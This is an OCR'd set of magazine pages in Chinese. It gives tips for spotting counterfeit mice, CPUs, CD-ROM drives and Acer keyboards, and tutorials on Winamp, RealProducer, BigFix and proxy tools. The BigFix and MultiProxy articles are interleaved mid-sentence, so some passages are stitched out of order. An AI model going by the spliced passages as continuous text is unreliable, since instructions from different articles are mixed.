魔高一尺,道高一丈。为了增强大家在购买硬件产品时的辨假、打假意识,我们特地整理了一些小文章和信息,供大家参考。同时我们也希望大家能够就此话题,将你辨假打假的高招告诉我们(本栏投稿地址:cfmk@cfan.com.cn)。好了,三人行必有我师,让我们一起和菜鸟、李逵捉李鬼吧。

——克克

菜鸟帮你打李鬼

真假联想鼠标的比较

□安徽　周海兵

最近市场上大量出现了一种假冒联想的鼠标,JS们把它冒充成联想主板最近的促销活动中赠送的e鼠低价卖给"菜鸟"们。鉴于揭露他们是我们DIYer的责任,笔者在此把这种假冒鼠标和真品鼠标做一个比较来提醒各位千万别给JS钻了空子。

1.这种e鼠是联想OEM罗技的一种滚轮鼠标,型号是M-S48。假货鼠标的后面铭牌的印刷很不清晰,且序列号都是一样的,没有变化,笔者手中的这只编号为S/N:LZE81251328,我看了三只,都是这样。而正品鼠标是一只一号,没有重复。

2.假冒e鼠的铭牌位置是在靠近连线的上方,正品的则相反。

3.正品鼠标的中间滚轮的材质具有弹性,单击行程较长。假冒鼠标的滚轮则较硬,且单击行程很短。

4.在使用中感觉正品鼠标的手感舒适,反应灵敏,不愧是名家出品。而冒牌鼠标则在使用中表现平平,和普通杂牌鼠标没有什么两样。

其他还有一些小破绽,在这里就不一一列举了,最后希望大家都能养上一只称心如意的小"老鼠"。这样在上网浏览的时候可是会给我们省一点银子哦!

CPU中的文章

□北京　徐强

我们所谈及到的关于CPU真假的问题,其实多指将原本是新的,主频相对较低或性能较差的CPU,通过超频或更改参数设置等手段来充当高主频、高性能的CPU。因为从一定意义上讲CPU本身是不存在假货的,毕竟制假者还没有足够的技术能力和生产工艺来仿冒CPU的生产。说到的制假都是指利用以次充好的方式骗取更高利润的行为。

由于CPU有着可以被超频的特性,较高主频的CPU相对较低主频的CPU,价格上会高一些,某些JS便依靠更改CPU表面上的标识,用较低主频的CPU来伪造较高主频的CPU,这种伪造的CPU就是大家常说的被Remark的CPU。绝大多数情况下,我们所说的CPU造假问题往往就指CPU打磨一类的方式。被Remark的CPU,相对要薄一些。经过仔细观察和比较,一般可以分辨出来。此外,对于有些用户来说,还可以通过进一步观察开机时主板的识别信息来辨别CPU的真正主频。某些JS往往对CPU进行超频后,直接将其安装在整机中售出,而由于某些主板可以通过修改BIOS中的参数,来进一步更改对CPU的识别信息,因此对于此种情况,大家只有使用CPU测试软件来对系统进行全面的检测了。还有一点值得大家注意的是,曾经有JS使用Celeron来冒充Pentium级别的CPU装机出售,且手段极为隐蔽。现在又出现了采用更改外频的方法,将100MHz的CPU外频改超成133MHz的。这种情况目前主要出现在散装的Pentium Ⅲ处理器中,这种CPU在长时间使用下会有死机现象发生。平时使用时,出现问题的几率则较少,因此不易辨别。

李逵帮你打李鬼

在这个版块中，我们特地请教了生产厂商的专家，来作相关产品打假的权威性介绍。

大白鲨光驱防伪的五个步骤

□中科市场销售总监　　郭蓉晖

大白鲨光驱的品质，是受到广大用户认可的。大家可以参照下面5个步骤来确认自己买到的大白鲨光驱是否为真货。

第一步：在大白鲨系列光驱的外包装上贴有一个消协的防伪标签。大白鲨光驱成为中国首家加入“中国消费者协会防伪查询系统”的电子产品，这一系统是专为经过消协质量确认及保护商家的真品的电脑防伪查询系统。大白鲨光驱经过消协的质量检验后，每个光驱便会获得一个消协分配给它的专有防伪号码。用户买到大白鲨光驱后，刮开防伪标签上的灰色涂层，会看到一串数字，这就是该光驱的防伪号。用户随后可立刻拨打标签上登记的消协的免费800查询电话，再输入防伪号码，消协的电脑检测系统经过确认为真品后便会通知用户“可放心使用”。若再有人查询同一防伪号码，电脑系统会告知用户“此号码已有人查询过，谨防假冒。”这一防伪系统可有效保护真品，因为任何假冒伪劣产品都不会挤入这一行列。



第二步：辨认大白鲨光驱的前面板，大白鲨光驱在前面板上都有一条鲨鱼标志，这是其产品的形象代表。一般只有有实力的大的商家（单开一个印制标志的模具就需10万元人民币）、对用户负责的商家才会专门为其产品开设模具。

第三步：拆开大白鲨包装后，看内部是否有中科专门的质保卡，并检测配件是否完备。

第四步：在大白鲨光驱的外壳上贴有易碎标签，上面写有“中国大陆专销产品，中科质保，损毁无效”的字样，用户买到光驱后看其是否有损坏，无损者可放心使用。

第五步：经过以上各步确认，如果用户还不放心，可以再拨打中科的800-810-0938服务电话进行查询。在大白鲨光驱的上壳上贴有一条码，用户可将条码号告诉中科工作人员，他们会与自己电脑记录的号码进行核对，无误者会告诉用户放心使用。

相信经过这几步的确认后，用户拿到手中的大白鲨光驱一定是万无一失，可以大胆放心使用了。

如何识别假冒 Acer 键盘

□明基电通市场部　　路展

Acer键盘的市场占有率很大，假冒产品也随之出现。由于键盘的使用非常普及，因此我在这里向大家介绍一下如何识别真假Acer键盘的技巧，以便于大家买到货真价实的好东东。

正品 Acer 键盘应具有以下特征：

1. 真键盘指示灯附近应有激光刻蚀的Acer标志，颜色为深灰黑色，手指触摸时有粗糙感，与假键盘油墨凸印或丝网平面印刷、色泽较浅的标志有明显区别。

2. 真键盘包装盒侧面的标签序列号、生产日期等是随生产过程打印的。假键盘的标签是一次印刷好的，仅用粗体字加黑模仿打印效果，并且每个序列号都相同。

3. 包装盒上左下角没有直角扇形贴纸的，一定是假键盘。

此外，Acer键盘还分别采用了两种防伪方式，捆绑蓝色金山光盘，或是贴有消费者协会防伪查询标签。目前市场上这两种防伪形式并存。随着新产品的推出，新近生产的键盘将会逐渐全部采用防伪查询标签。下面，我们就来看看这两种防伪方式。

一、光盘防伪

1. 真键盘的包装盒右下角贴有蓝色直角扇形贴纸。贴有黄色（旧版金山光盘）或绿色（开心单词光盘）贴纸的是假冒产品。

2. 真键盘的配套光盘是快译2000完全版、打字通2000完全版、财神2000 OEM版、证券之星，蓝色盘面。假键盘是绿色“开心单词”或黄色金山光盘。

3. 如发现贴有蓝色贴纸但不带配套光盘的Acer键盘，视同假货处理。

二、防伪标签

键盘包装盒左下角贴有防伪提示贴纸（如左图），键盘底面贴有圆形标签（如右图），中间灰色部分可刮开，拨打8008103150输入密码可查询真伪。该方法将逐步取代光盘防伪。





1. 由2月中旬开始，防伪标签会逐步取代光盘防伪，新生产的Acer键盘将主要采用防伪标签的形式进行防伪。

2. 在键盘底部和包装盒侧面有键盘序列号码，可以到www.aps.com.cn网站查询键盘真假。

如果你注意了上述问题，那么，相信你一定能够买到货真价实的Acer键盘。

编辑的结束语：

打假是当今社会中大家共同的责任与义务，如果你有自己的高招或想法，欢迎大家参与我们的交流，本栏的投稿地址为：cfmk@cfan.com.cn。三人行必有我师，希望我们大家通过与其他菜鸟及李逵们的交流，成为打假高手。




音乐已经成为我们生活中不可或缺的一部分，很多人都有边用电脑边听音乐的习惯。但是用电脑还要去开音响，实在太麻烦。其实，有了Winamp，电脑就可以让你耳边仙乐飘飘。

仙乐飘飘，尽在Winamp


□重庆　徐阳

1



从很多站点都可以下载Winamp，下载之后直接双击就开始安装。

2



一路回车安装完成之后，弹出设置菜单。从上到下依次是关联文件类型、关联CD（即让Winamp播放CD）、将Winamp图标加入开始菜单、将Winamp图标增加到桌面、将Winamp图标增加到快速启动栏、将Winamp图标增加到系统托盘、保持Winamp文件关联。

此处为上网方式，可以选择局域网、拨号上网。设置之后Winamp就可以进行自动上网查询最新版本、查询歌曲信息等工作。

3





4




点击主窗口的"弹出"按钮，出现打开歌曲文件窗口。


可以用鼠标框选多首曲目或者多个目录。


5
点击主窗口的"播放清单"按钮（PL），在主窗口下将会出现此窗口。
此处即为具体播放清单，双击某一曲目就可以播放了。
此处调整播放清单的内容，可以增加网络地址、硬盘上的目录，也可以删除整个清单、删除某首曲目等等。
播放控制，功能跟主窗口中一致。
滚动条，功能跟Windows标准窗口中一样。
此处可以保存现有播放清单，也可以调出以前保存的播放清单。



6
点击主窗口的均衡器按钮（EQ），在主窗口下将会出现此窗口。
这两个按钮分别是开启均衡器和自动载入均衡器。
调节整体高、低音。
详尽的调音台。
点击此按钮，可以加载均衡器预设
载入均衡器默认值
Classical
Club
Dance
Full Bass
Full Bass & Treble
Full Treble
Laptop speakers/headphones
Large hall
Live
Party
Pop
Reggae
Rock
Ska
Soft
载入(L)
取消(C)


7
点击主窗口左上方，将会出现此设置菜单。
绝大部分功能可以直接在此调节，如果需要进行详尽的调节，点击此处进入"Winamp参数设置"。
关于 Nullsoft Winamp (W)...
播放音乐文件 (P)
查看文件信息 (F) Alt+3
书签管理 (B)
Winamp 主窗口 Alt+W
编辑播放清单 (E) Alt+E
EQ 均衡器 (Q) Alt+G
迷你浏览器 (B) Alt+T
选项 (O)
播放控制 (B)
视觉外观 (V)
外观界面
退出 (X)
参数选择 (P)... Ctrl+P
外观界面
流逝时间 (E) (Ctrl+T 切换)
剩余时间 (M) (Ctrl+T 切换)
总在最前面 (A) Ctrl+A
窗口放大两倍 (D) Ctrl+D
易移模式 (E) Ctrl+E
循环播放 (R) R
随机播放 (S) S
Winamp 参数设置
Winamp 设置
语言包
中文版 (默认值)
添加到开始菜单 (S)
添加桌面图标 (D)
添加到快速启动栏 (Q)
因特网设置
使用局域网络连接到因特网
使用调制解调器拨号连接到因特网
不连接到因特网
HTTP 代理服务器:端口 (没有则空白)
在启动时检测是否有新的版本
允许 Winamp 记录基本的、匿名程序使用信息
关闭

一些技巧和注意事项


8
Winamp 参数设置
显示选项
在播放面板左边显示控制工具快捷栏 (C)
在 Winamp 主窗口中显示工具提示 (O)
在 Windows 任务栏卷动歌曲标题
使用 Winamp 风格 (控制面板)鼠标外观
窗口处于不活动状态时暗淡标题 (D)
离主窗口边缘有 10 像素时自动与之对齐
使用点阵字来显示主要标题 (不支援多语系)
在播放清单中显示曲目编号 (S)
播放清单字体大小: 12
Winamp 显示位置
只在任务栏 (T)
只在系统栏 (Y)
任务栏和系统栏 (A)
不显示 (N)
系统栏图标
关闭
要想Winamp主窗口的状态栏显示正常的中文信息，就要把此项前面的"√"去掉。


9
Winamp 参数设置
外观界面
<基本外观>
Ampesizer elite
COMLYW2
DCOLOR
TRANS
WoodAmp
这个对话框允许列出可用的外观界面。
; a really nasty looking example on how to change the colors of
; the dialog boxes in Winamp 1.92+
设置外观界面目录
随机 (R)
下载更多外观
关闭
将得到或者下载的外观界面（skin）放到Winamp目录下面的Skin目录下面。
相应界面会出现在上面，双击就会发现Winamp的界面已经改变了。
6. 梁咏琪 - 中意他 2:54
7. 梁咏琪 - 新鲜 3:54
8. 梁咏琪 - Just You and I 4:09
9. 梁咏琪 - Kiss Me 3:21


10
DFX Installation Setup: Winamp Directory
Please specify the directory where Winamp is installed:
Winamp Directory:
F:\WINAMP
Browse...
Space available: 2064384KB
Space required: 505KB
Cancel
< Back
Next >
MP3压缩音乐格式的主要问题：高频失真和立体声分离效果以及音场宽度和深度感的丧失。
为了弥补此不足，可以到www.fxsound.com下载音频DSP效果插件。
从Winamp的"音效处理/特效"类插件中选择DFX即可立即启动该插件！
DFX 4.3 Winamp
高保真
环境音效
3D 环绕音效
动态推进
超重低音
旁路
预设
保存
帮助

自己动手制作RM文件

□上海 hermes

现在流行将几张VCD光盘压缩为一张光盘，其实说白了就是把那些影音文件制作成为RM格式的文件。随着RealPlayer的流行，RM格式的文件也逐渐被大家所认识和喜爱，这正是因为RM文件拥有比MP3还要大的压缩比例，而且基本上可以提供与MP3一样的音质效果。你是否想自己动手制作RM文件呢？下面我就给你介绍制作RM文件的工具——RealProducer v8.5 Gold。

RealProducer v8.5 Gold是由Real公司所出的新一代的制作Real格式(Real Audio/Video 音频、视频）的文件制作工具，它可将 WAV、MOV、AVI、AU、MPEG文件压制成Real影音文件(ra、rm、ram...)，以利于网络上的传送与播放。程序中有一制作精灵，使用时只需按精灵步骤即可轻易制成，相当方便。

你可以到(http://download.tiandown.com/pub/software/mulmedia/med-code/RealProducer_8.5_Setup.exe）去下载最新版本的RealProducer Plus，最新版本的软件支持将MP3文件转化为Real音频文件，同时也支持将VCD转换为Real视频文件。

下载的RealProducer v8.5 Gold安装软件大小为5.2MB，它是一款共享软件，只有30天的试用期。RealProducer v8.5 Gold的安装过程和RealPlayer一样非常的简单，只是在初次使用时要使用者填写一些个人资料和进行初步设置。

每次打开RealProducer v8.5 Gold后就会弹出一个对话框（见图1），整个对话框被分成左右两部分，左边的是原始文件，右边的则是生成后的Real格式的音频、视频文件。填写好相关资料后点击"OK"，接着RealProducer v8.5 Gold的主界面就出现了(见图2)。如果你想对生成的文件进行一下描述，只要在左边的一排文本栏中依次填写"Title"(标题)、"Author"(作者)、"Copyright"(版权)、"Description"(说明)、"Keywords"(关键名)就可以了。你还可以对生成的音频、视频文件的音质和画质进行设置，如果生成后的文件将放在网络上供大家欣赏的话，你最好设置一下该文件所面对的对象的网络速度。一切搞定之后只要点击"Start"，RealProducer v8.5 Gold就会开始生成Real文件了。

下面我们以RealProducer v8.5 Gold把WAV文件转换成Real Audio的RM文件格式为例，来介绍一下基本用法。

1.点选"开始"→"程序"→"Real Producer"。

2.在出现的转换精灵窗口中，点选"Record From File"，再按"OK"。

3.点选"Browse"按钮以选择你要转换的文件。

4.在打开的文件窗口中点选你要转换的文件，再按下"打开"（见图3）。

5.再点击右上的"Save as"，在打开的文件窗口中填写要生成的文件的文件名（见图4）。

6.确定文件正确，按"OK"继续。

7.在主界面的左边一栏中填入你想要呈现的说明资料（见图2）。

8.在中间的一栏中选择你所要制作多媒体文件的网络传输速率，有单一和多重传输速率两种选项。单一（Single-rate）是指这个文件只提供一种网络观看速率，多重（Multi-rate）则可以依照用户不同的网络速率




图1



图2




图3




图4




图5



图6



图7

来调整适当的观看速率。在此以选择单一传输速率为例，点选" Single - rate "。

9.接着选择音频文件的音频格式（Audio Format），其中一共有5个选项，一般是选择" Voice Only "。

10.接下来就是选择你的目标听众所使用的网络传输速率。所选择的网络传输速度越慢，文件压缩的比例会越大，也就越失真，但用户下载所花费的时间就越短。如果你的目标听众大多为56k Modem用户，你就应该选择56k Modem这个选项，但对那些28k Modem的用户来说，下载这个文件就会有些吃力。一般情况下基本都是选择" 56k Modem "。

11.按下" Start "按钮开始进行转换。

12.转换完成出现提示窗口，按" Close "关闭（见图5）。




图8




图10



图9



图11

现在我们可以利用RealProducer把做好的RM文件做成网页供网友在线试听了。

1.在RealProducer窗口中，点选菜单栏上" Tools "中的命令" Create Web Page "，点击" Next "继续（见图6）。

2.按" Browse "选择你要生成网页的多媒体文件，选好后点击" Next "继续（见图7）。

3.接下来选择这个多媒体网页的呈现形式，是要另外呼叫外部程序（Pop - up Player），或者是直接内嵌播放界面于网页中（Embedded Player）。建议选择" Embedded Player "，再点击" Next "继续（见图8）。

4.在图9所示的列表框里选择播放界面类型。建议你使用" Standard Player "，并且勾选下面的" Auto Start "，点击" Next "。

5.在图10中的文本框里输入文件的标题，按" Next "继续。



图12

6.在图11中点击" Save as "，选择网页的保存位置以及名称，再点击" Next "到下一页。

7.点击" Finish "完成网页的制作，你也可以点击" Preview "先预览一下网页（见图12）。

RealProducer v8.5 Gold使用起来其实非常的简单，你可以很快地上手。如果你想将VCD压缩成RM格式的视频文件，建议你去它的网站下载RealProducer Plus，在你下载之前网页会要求你填写一些个人资料，如果你愿意付费买下该软件的话，你只要在填写个人信息时上交你的信用卡账号就可以了。

将系统修补进行到底！

□广州 江南书生

我们的系统和应用程序中都埋藏了一些小东东，彩蛋与漏洞并存，为了这，我们要随时准备着跟随软件厂商，永无休止、没完没了地下载和安装补丁……这世界变化太快，不知你是否能随时跟得上补丁的步伐？

但如果你已安装了这么一款神奇的软件BigFix，它能智能检测你计算机中的各种问题，保护你的系统不遭受BUG、安全漏洞和软件过期所带来的侵蚀和“骚扰”。在它的庇护下，机器每天出错的机会便显得微乎其微了。那么就先行恭喜你了！



一、功能简介

BigFix 可以让你预防计算机在你最后一次修复后出现问题。BigFix使用Fixlet信息让你可以在系统失败后自动查找，快速修复问题。

BigFix 通常在后台运行，默默监测着系统可能出现的问题和冲突。当你在系统工具条的右下角见到图标时，表明 BigFix 正在运行之中。一旦 BigFix 检测到一个系统问题，它会以闪动图标的方式来提醒你，立马按下这个图标，打开 BigFix，开始预备把系统中潜在的危险赶出去吧。

当你点击了这个闪动的图标后，BigFix 窗口将会打开，在窗口上部，你会看到排列的信息清单，这些信息在 BigFix 中叫做“Fixlets”，它们用来描述BigFix发现的问题之所在，并能够自动修理它们。

二、订阅 Fixlets

为了能接收到最新的“Fixlets”，你首先必须在 Fixlet 站点进行预订。这些站点由世界各地的专家维护，提供各个方面的“Fixlets”。你所预订的Fixlet站点将会以图标的形式显示于窗口左边的站点工具栏中。

在默认情况下，BigFix订阅了两个“Fixlets”，分别是“Bigfix 技术支持中心”和“补丁发布中心”。前者会发布和Bigfix软件本身有关的更新、技术支持和消息等，后者则是和系统有关的诸如BUG、补丁、更新等。一般来说，仅仅“订阅”了这两个“补丁铺”是远远不够的。



图 1

在线状态下，只要按下工具栏中的“BigFix”图标，即可进入“Fixlets 订阅中心”。一连串的Fixlet Sites站点便会呈现在你面前。除了刚才所言的两个Fixlets外，还有各个操作系统，比如：Windows 95、Windows 98、Windows Me、Windows 2000等，另外还有Tucows、AutoDesk和BigFix Games等（图1）。

点击相应的图标，左边的窗口中出现详细说明，当你下定决心，决意订阅之时，只需要按下“Subscribe”链接。比如我用的操作系统是Windows Me，我就可以先点右边栏里的Windows Me图标，然后在中间的“Subscribe”文字上点击鼠标左键。此时Bigfix会自动下载一个Fxm文件，并在下载完毕后自动打开它。稍等一会儿，Windows Me1 2000 补丁铺的图标出现在左边的订阅栏里。

建议 1　建议你多订阅几个站点，因为这样能更加有效地发现并修理你系统中的问题。比如订阅Tucows，它可以用于跟踪软件，自动根据你系统里

用代理穿梭网络

□广州　呢仔男孩

不知道你碰上过这样的情况没有，有的时候明明看见杂志上介绍的某个很酷的网站，可就是上不去！其实这个不一定是你的机器问题，可能是网络的问题，所以你不能访问它。想要解决这个问题？那么你需要有一个代理服务器。代理服务器好比一个平台，帮助你从这个平台跳到你想去的地方。如何收集代理服务器呢？收集后如何管理和使用呢？

你可以用代理猎手“ ProxyHunter ”去收集代理服务器，它是一个国人开发的搜索软件，主要用途是收集网络上免费的代理服务器，你可以通过设定搜索范围以及搜索端口去搜索。但这个搜索过程可能需要漫长的等待才有结果，笔者就搜索了差不多12个小时才搜索到一些有用的代理服务器。（代理猎手“ ProxyHunter可以到http://www.newhua.com/PROXYHUNTER.HTM下载。）

那么收集到一些代理服务器后如何管理和使用呢？我们向大家介绍MultiProxy。它可以自动帮你管理代理服务器，当一个Proxy不能用的时候，它会自动帮你转换到另一个Proxy，还可以帮你检测一下各个Proxy的速度……

°2　装

首先在www.goeway.com下载MultiProxy的中文版，当然，你可以在别的地方下载E文版，但中文版更符合国情，呵呵！下载完后请打开并双击里面的exe文件，系统会询问你把MultiProxy安装在哪个目录（图1），如果你以前曾经安装过MultiProxy的话，系统会问你是否先把旧的MultiProxy删除（图2）。用不了几秒钟，安装即完成！




图 1



图 2

的软件，去网上查更新版本，并提供给你相应的下载地址。

建议2　Bigfix不允许你订阅和本系统无关的Fixlets，比如我想订阅 Windows 2000 的 Fixlets，系统会拒绝。

三、下载补丁

Fixlets 订阅完毕之后，剩下的工作就简单了。每天，BigFix的工作就是在线搜集最新的BUG、安全警告和版本更新信息，当你阅读了某个Fixlet后并决定根据建议修正，请单击“ Gather ”键吧，它会告知 BigFix 开始下载该 Fixlet 的补丁。如图2为正在下载中。




图 2

四、系统设置

BigFix 几乎不需要设置，如果你想了解更多一点，不妨看看图3中的提示。

Tray Mode ：以任务栏图标方式运行。

Show Action Confirmation:下载前必须得到确认。

Postpone Until Connected:等待至连线上网了再更新。

Ask to connect：询问是否连线。

Connect Automaticlly：自动进行上网连接。

Block Automatic Gathering：禁止自动收集信息。

Limit Downloading Time to Between the Hours：指定下载时间范围。




图 3

这样一个好东东，能让你的系统百毒不侵，快快动手下载一个吧！

http://download.bigfix.com/update/bf1412.exe

基本操作

启动MultiProxy，在任务栏里出现了它的图标（图3），双击它打开它的视窗（图4）。由于MultiProxy预设在软件里面已经有10个Proxy，所以你一般不需要对软件进行设置，就可以直接使用MultiProxy了，惟一需要设置的就是你的浏览器。笔者使用的是IE5.5，如果你和我一样的话，只需要把IE的代理服务器设置为127.0.0.1，端口为8088，那就大功告成了！具体过程如下：

1.打开IE5.5菜单栏的“工具”-＞“Internet选项”。

2.在“Internet选项”视窗里点选“连接”。

3.拨号上网的用户请选择“设置”，局域网的用户请选择“局域网”设置。

4.点选“使用代理服务器”，在地址栏填上127.0.0.1，端口填上8088。完成！

现在你只需要重新打开IE，输入那些你原本不能访问的地址，如“http://www.goecities.com/amcreate/David_games.html”，看到了什么（图5）？是的！你现在想去哪里都行了！

图3




图4



图5



进阶操作

为了更好地使用MultiProxy，更好地管理你的Proxy，更好地提高你的浏览效率，所以我们要把MultiProxy设置得更加准确。

打开MultiProxy的主界面，点击左边的“选项”。然后可以看见一个“选项窗口”，我们就是通过调整这里的设置，更好地利用MultiProxy为我们服务。我主要介绍一些比较关键的选项，其他不那么重要的选项就留待各位慢慢摸索啦。

通常选项－＞一般（图6）

在这里我们需要注意的是“最大同时连接数”，它可以让你在同一时间里连接多个Proxy，这样可以大大地提高你的访问速度。把这个值设置为15吧！理论上这个值越大越好，但实际上它的连接数目是超不过15的，所以设置大于15就没有多大意义了。而“默认的超时时间”我一般设置为30。




图6

通常选项－＞连接经由（图7）

这里选择使用什么样的Proxy，建议选择“所有有响应的代理服务器”。因为选择前面任何一项都会令你有可能错失一些好的Proxy。所以管它什么东西，选择第三项就没有错了。




图7

通常选项－＞选择下一个服务器（图8）

其实聪明的用户一看就知道要选择第二个选项。我们没有可能选择“随机的服务器”，因为它连不能使用的Proxy也选择了；我们没有可能选择“下一个可用的服务器”，因为不保证它的速度是最快的；更没有可能选择“每XX秒轮换一次”，因为这太不切合实际了。所以我们还是选择“下一个最快的可用服务器”。




图8

高级选项

对于这里的选项，我建议大家不需要理会（图9）。因为这里的选项一般人是用不到的，比如“连接日志文件”，除非你需要分析MultiProxy的连接数据，不然的话，生成这样一个庞然大物（少则1MB，大则无限），只会占着硬盘。

